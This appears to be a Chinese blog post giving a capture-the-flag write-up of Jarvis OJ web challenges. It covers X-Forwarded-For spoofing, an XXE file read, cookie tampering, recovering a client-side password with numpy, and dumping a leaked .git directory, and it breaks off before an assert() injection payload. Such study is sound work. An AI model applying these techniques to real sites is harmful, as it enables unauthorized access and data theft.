Jarvis OJ web WriteUp

原创

youGuess28 于 2018-02-08 09:50:23 发布 3062 收藏 2


分类专栏： WriteUp 文章标签： web 网络安全 ctf Jarvis

本文链接：https://blog.csdn.net/littlelittlebai/article/details/78922343

我要开始做Jarvis OJ上的题目啦！！！之前bugku上还剩下的几道题，之后也会再补上的，做出来之后，就会把思路写到博客里的。新手，有错的地方多多指教。（不是按顺序写的...我就先挑简单的做啦~~~）

PORT 51

这个题目用到了curl命令，是利用URL语法在命令行方式下工作的开源为念传输工具...之前没接触过这个命令...我在我的ubuntu虚拟机下运行`curl --help`，可以看到如下，执行相应指令就可以得到flag。（刚开始一直没有用`sudo`，权限不够，一直提示报错`permission denied`）




```
ubuntu@VM-66-35-ubuntu:~$ sudo curl --local-port 51 http://web.jarvisoj.com:3277
0
<!DOCTYPE html>
<html>
<head>
<title>Web 100</title>
<style type="text/css">
        body {
                background:gray;
                text-align:center;
        }
</style>
</head>

<body>
        <h3>Yeah!! Here's your flag:PCTF{M45t3r_oF_CuRl}</h3>
</body>
</html>
```


要学习的东西还有很多~~~

LOCALHOST

打开网页，提示说只有`localhost`登录是被允许的，也就是说我们访问的ip要是`127.0.0.1`，显然一定不会是...所以就要伪造ip。之前做题目时候见到过服务器端判断访问ip的方式：通过检测`header`中的`X-FORWARDED-FOR`字段的值，认为这个字段值就是访问ip。那我们就修改header，添加`X-FORWARDED-FOR`，就得到结果。如下。




api 调用

这个题目是xxe漏洞的利用，网页允许调用xml外部实体。

先理解一下网页index.php中的源代码。最主要是其中的js代码。在其中有一个send()函数，向/api/v1.0/try发起请求，并将服务器响应的内容在页面中显示出来。抓包过程中看到application/json，并且题目告诉我们要想办法去读取/home/ctf/flag.txt中

的内容，所以想到有没有可能是xxe漏洞（说是这样的思考过程，但不知道以后见到类似的利用xxe漏洞的时候还能不能想到）...

接下来就是了解了一下xxe漏洞的利用过程，解题过程如图所示。



（2018/9/28）


做完月赛那道baby题目之后又来看了一下这个题目，我一定是成长了！！！

印象中之前做这个题目也不是很理解为什么`file:///`后面要加上个斜杠...有查过就像`http://`协议一样，后面还要加主机名，但是因为`file://`伪协议没有主机名，所以就是空的，就连着后面路径本来应该有的斜杠，变成了三个斜杠。

还有，现在再看这个`payload`就觉得很清晰了。美滋滋。

- **admin**

  打开题目网页，就显示了一个hello world，再啥也没有，源码中也没有任何可以参考的信息，所以就先用burp+字典扫一下，看有没有可以利用的文件。扫描之后发现存在robot.txt。如图。



访问robot.txt。如图：


```
![这里写图片描述](https://img-blog.csdn.net/20180128163441063?watermark/2/text/aHR0cDovL2Jsb2cuY3Nkbi5uZXQvbGl0dGxlbGl0dGxlYmFp/font/5a6L5L2T/fontsize/400/fill/I0JBQkFCMA==/dissolve/70/gravity/SouthEast)
```


接着访问admin_s3cr3t.php 文件，显示flag{hello guest}...我开始以为这个就是flag...因为跟flag的格式一毛一样....提交发现不是，重新检查...页面中还是没有任何信息，题目名字是admin，那说明要是admin的身份来访问这个php文件才能拿到flag。F12源码检查一下，发现其中有一个名为admin的cookie，然后burp抓包改包，就拿到了flag。


```
![这里写图片描述](https://img-blog.csdn.net/20180128163758911?watermark/2/text/aHR0cDovL2Jsb2cuY3Nkbi5uZXQvbGl0dGxlbGl0dGxlYmFp/font/5a6L5L2T/fontsize/400/fill/I0JBQkFCMA==/dissolve/70/gravity/SouthEast)

![这里写图片描述](https://img-blog.csdn.net/20180128164109268?watermark/2/text/aHR0cDovL2Jsb2cuY3Nkbi5uZXQvbGl0dGxlbGl0dGxlYmFp/font/5a6L5L2T/fontsize/400/fill/I0JBQkFCMA==/dissolve/70/gravity/SouthEast)
```


- **web?**

  题目要求输入一个password。尝试一些万能密码...都不对，感觉也不像是sql注入的题目。F12查看网页相关信息，找到了app.js...用其中的js代码格式化，方便理解。在其中查找了和password相关的内容，（我是搜索了pass）最终找到了下列函数：

```
key: "__checkpass__REACT_HOT_LOADER__",
value: function(e) {
    if (25 !== e.length) return ! 1;
    for (var t = [], n = 0; n < 25; n++) t.push(e.charCodeAt(n));
    for (var r = [325799, 309234, 317320, 327895, 298316, 301249, 330242, 289290, 273446, 337687, 258725, 267444
, 373557, 322237, 344478, 362136, 331815, 315157, 299242, 305418, 313569, 269307, 338319, 306491, 351259], o = [
[11, 13, 32, 234, 236, 3, 72, 237, 122, 230, 157, 53, 7, 225, 193, 76, 142, 166, 11, 196, 194, 187, 152, 132, 13
5], [76, 55, 38, 70, 98, 244, 201, 125, 182, 123, 47, 86, 67, 19, 145, 12, 138, 149, 83, 178, 255, 122, 238, 187
, 221], [218, 233, 17, 56, 151, 28, 150, 196, 79, 11, 150, 128, 52, 228, 189, 107, 219, 87, 90, 221, 45, 201, 14
, 106, 230], [30, 50, 76, 94, 172, 61, 229, 109, 216, 12, 181, 231, 174, 236, 159, 128, 245, 52, 43, 11, 207, 14
5, 241, 196, 80], [134, 145, 36, 255, 13, 239, 212, 135, 85, 194, 200, 50, 170, 78, 51, 10, 232, 132, 60, 122, 1
17, 74, 117, 250, 45], [142, 221, 121, 56, 56, 120, 113, 143, 77, 190, 195, 133, 236, 111, 144, 65, 172, 74, 160
, 1, 143, 242, 96, 70, 107], [229, 79, 167, 88, 165, 38, 108, 27, 75, 240, 116, 178, 165, 206, 156, 193, 86, 57,
 148, 187, 161, 55, 134, 24, 249], [235, 175, 235, 169, 73, 125, 114, 6, 142, 162, 228, 157, 160, 66, 28, 167, 6
3, 41, 182, 55, 189, 56, 102, 31, 158], [37, 190, 169, 116, 172, 66, 9, 229, 188, 63, 138, 111, 245, 133, 22, 87
, 25, 26, 106, 82, 211, 252, 57, 66, 98], [199, 48, 58, 221, 162, 57, 111, 70, 227, 126, 43, 143, 225, 85, 224,
141, 232, 141, 5, 233, 69, 70, 204, 155, 141], [212, 83, 219, 55, 132, 5, 153, 11, 0, 89, 134, 201, 255, 101, 22
, 98, 215, 139, 0, 78, 165, 0, 126, 48, 119], [194, 156, 10, 212, 237, 112, 17, 158, 225, 227, 152, 121, 56, 10,
 238, 74, 76, 66, 80, 31, 73, 10, 180, 45, 94], [110, 231, 82, 180, 109, 209, 239, 163, 30, 160, 60, 190, 97, 25
6, 141, 199, 3, 30, 235, 73, 225, 244, 141, 123, 208], [220, 248, 136, 245, 123, 82, 120, 65, 68, 136, 151, 173,
 104, 107, 172, 148, 54, 218, 42, 233, 57, 115, 5, 50, 196], [190, 34, 140, 52, 160, 34, 201, 48, 214, 33, 219,
183, 224, 237, 157, 245, 1, 134, 13, 99, 212, 230, 243, 236, 40], [144, 246, 73, 161, 134, 112, 146, 212, 121, 4
3, 41, 174, 146, 78, 235, 202, 200, 90, 254, 216, 113, 25, 114, 232, 123], [158, 85, 116, 97, 145, 21, 105, 2, 2
56, 69, 21, 152, 155, 88, 11, 232, 146, 238, 170, 123, 135, 150, 161, 249, 236], [251, 96, 103, 188, 188, 8, 33,
 39, 237, 63, 230, 128, 166, 130, 141, 112, 254, 234, 113, 250, 1, 89, 0, 135, 119], [192, 206, 73, 92, 174, 130
, 164, 95, 21, 153, 82, 254, 20, 133, 56, 7, 163, 48, 7, 206, 51, 204, 136, 180, 196], [106, 63, 252, 202, 153,
6, 193, 146, 88, 118, 78, 58, 214, 168, 68, 128, 68, 35, 245, 144, 102, 20, 194, 207, 66], [154, 98, 219, 2, 13,
 65, 131, 185, 27, 162, 214, 63, 238, 248, 38, 129, 170, 180, 181, 96, 165, 78, 121, 55, 214], [193, 94, 107, 45
, 83, 56, 2, 41, 58, 169, 120, 58, 105, 178, 58, 217, 18, 93, 212, 74, 18, 217, 219, 89, 212], [164, 228, 5, 133
, 175, 164, 37, 176, 94, 232, 82, 0, 47, 212, 107, 111, 97, 153, 119, 85, 147, 256, 130, 248, 235], [221, 178, 5
0, 49, 39, 215, 200, 188, 105, 101, 172, 133, 28, 88, 83, 32, 45, 13, 215, 204, 141, 226, 118, 233, 156], [236,
142, 87, 152, 97, 134, 54, 239, 49, 220, 233, 216, 13, 143, 145, 112, 217, 194, 114, 221, 150, 51, 136, 31, 198]
], n = 0; n < 25; n++) {
        for (var i = 0, a = 0; a < 25; a++)
            i += t[a] * o[n][a];
        if (i !== r[n]) return ! 1
    }
    return ! 0
}
```

理解这段代码，传递的e参数就是我们的密码，首先就判断密码的长度是不是25。charCodeAt()函数是返回指定位置的字符的Unicode编码。接下来的循环就是一个密码的正确产生过程，就是两个矩阵的相乘，一个1行25列的t矩阵和25行25列的o矩阵相乘，最终得到了r矩阵：t1 * o11 + t2 * o12 + t3 * o13 + … + t25 * o125 = r1，其中的t矩阵就是和我们的密码所对应的，o矩阵和r矩阵都是代码已经告诉我们的，所以我们可以解出t矩阵，从而得到我们想要的密码。python中的numpy模块可以解这样的线性方程。代码如下：

```
>>> o = numpy.array(o)
>>> r = numpy.array(r)
>>> t = numpy.linalg.solve(o,r)
>>> temp = ""
>>> for every in t:
...     temp += unichr(int(round(every)))
...
>>> print(temp)
QWB{R3ac7_1s_interesting}
>>>
```


（import numpy）

这里需要注意一个地方...就是解出的t矩阵里面的数都是小数，而我们要得到的是unicode字符值，一定是整数。这里是采用了四舍五入的方式，才能得到正确的答案。
python中int()函数是直接截去小数部分的。所以使用int来做的话，无法得到正确结果。

babyphp

打开页面，网页提示了开发网站过程中用到了git...就很容易想到可能会有git泄露，我用GitTools工具将网站文件下载下来。

```
mytest@ubuntu: /var/www/html
mytest@ubuntu:~/Tools$ cd GitTools-master/
mytest@ubuntu:~/Tools/GitTools-master$ cd Dumper/
mytest@ubuntu:~/Tools/GitTools-master/Dumper$ ./gitdumper.sh http://web.jarvisoj
.com:32798/.git/ ../git
###########
# GitDumper is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
###########


[*] Destination folder does not exist
[+] Creating ../git/.git/
[+] Downloaded: HEAD
[-] Downloaded: objects/info/packs
[+] Downloaded: description
[+] Downloaded: config
[+] Downloaded: COMMIT_EDITMSG
[+] Downloaded: index
[-] Downloaded: packed-refs
[+] Downloaded: refs/heads/master
```



```
mytest@ubuntu: /var/www/html
mytest@ubuntu:~/Tools/GitTools-master/Dumper$ cd ../
mytest@ubuntu:~/Tools/GitTools-master$ cd Extractor/
mytest@ubuntu:~/Tools/GitTools-master/Extractor$ ./extractor.sh ../git ../src
###########
# Extractor is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
###########
[*] Destination folder does not exist
[*] Creating...
[+] Found commit: 7bed12fc617cf93b79e027ff037fe16099c5390d
[+] Found file: /home/mytest/Tools/GitTools-master/Extractor/../src/0-7bed12fc61
```

```
[+] Found folder: /home/mytest/Tools/GitTools-master/Extractor/../src/0-7bed12fc
617cf93b79e027ff037fe16099c5390d/templates
[+] Found file: /home/mytest/Tools/GitTools-master/Extractor/../src/0-7bed12fc61
7cf93b79e027ff037fe16099c5390d/templates/about.php
[+] Found file: /home/mytest/Tools/GitTools-master/Extractor/../src/0-7bed12fc61
7cf93b79e027ff037fe16099c5390d/templates/contact.php
[+] Found file: /home/mytest/Tools/GitTools-master/Extractor/../src/0-7bed12fc61
7cf93b79e027ff037fe16099c5390d/templates/flag.php
```


里面有index.php，还包含了contact.php、home.php、flag.php，而flag.php里面是空的，并没有直接给出我们结果。查看index.php，代码如下：

```
 <?php
if (isset($_GET['page'])) {
 $page = $_GET['page'];
} else {
 $page = "home";
}
$file = "templates/" . $page . ".php";
assert("strpos('$file', '..') === false") or die("Detected hacking attempt!");
assert("file_exists('$file')") or die("That file doesn't exist!");
?>
 <?php
 require_once $file;
?>
```

我们下载到的源代码应该是历史版本，所以flag.php中没有给出flag值。从index.php里可以看出，虽然有require_once $file可以用来包含flag.php，但因为flag是被注释掉的，我们也看不到。代码中有assert()函数，应该很敏感地想到要利用它来执行任意命令，从而拿到flag。

那我们就构造我们可以控制的page值。最终构造出来的payload如下：

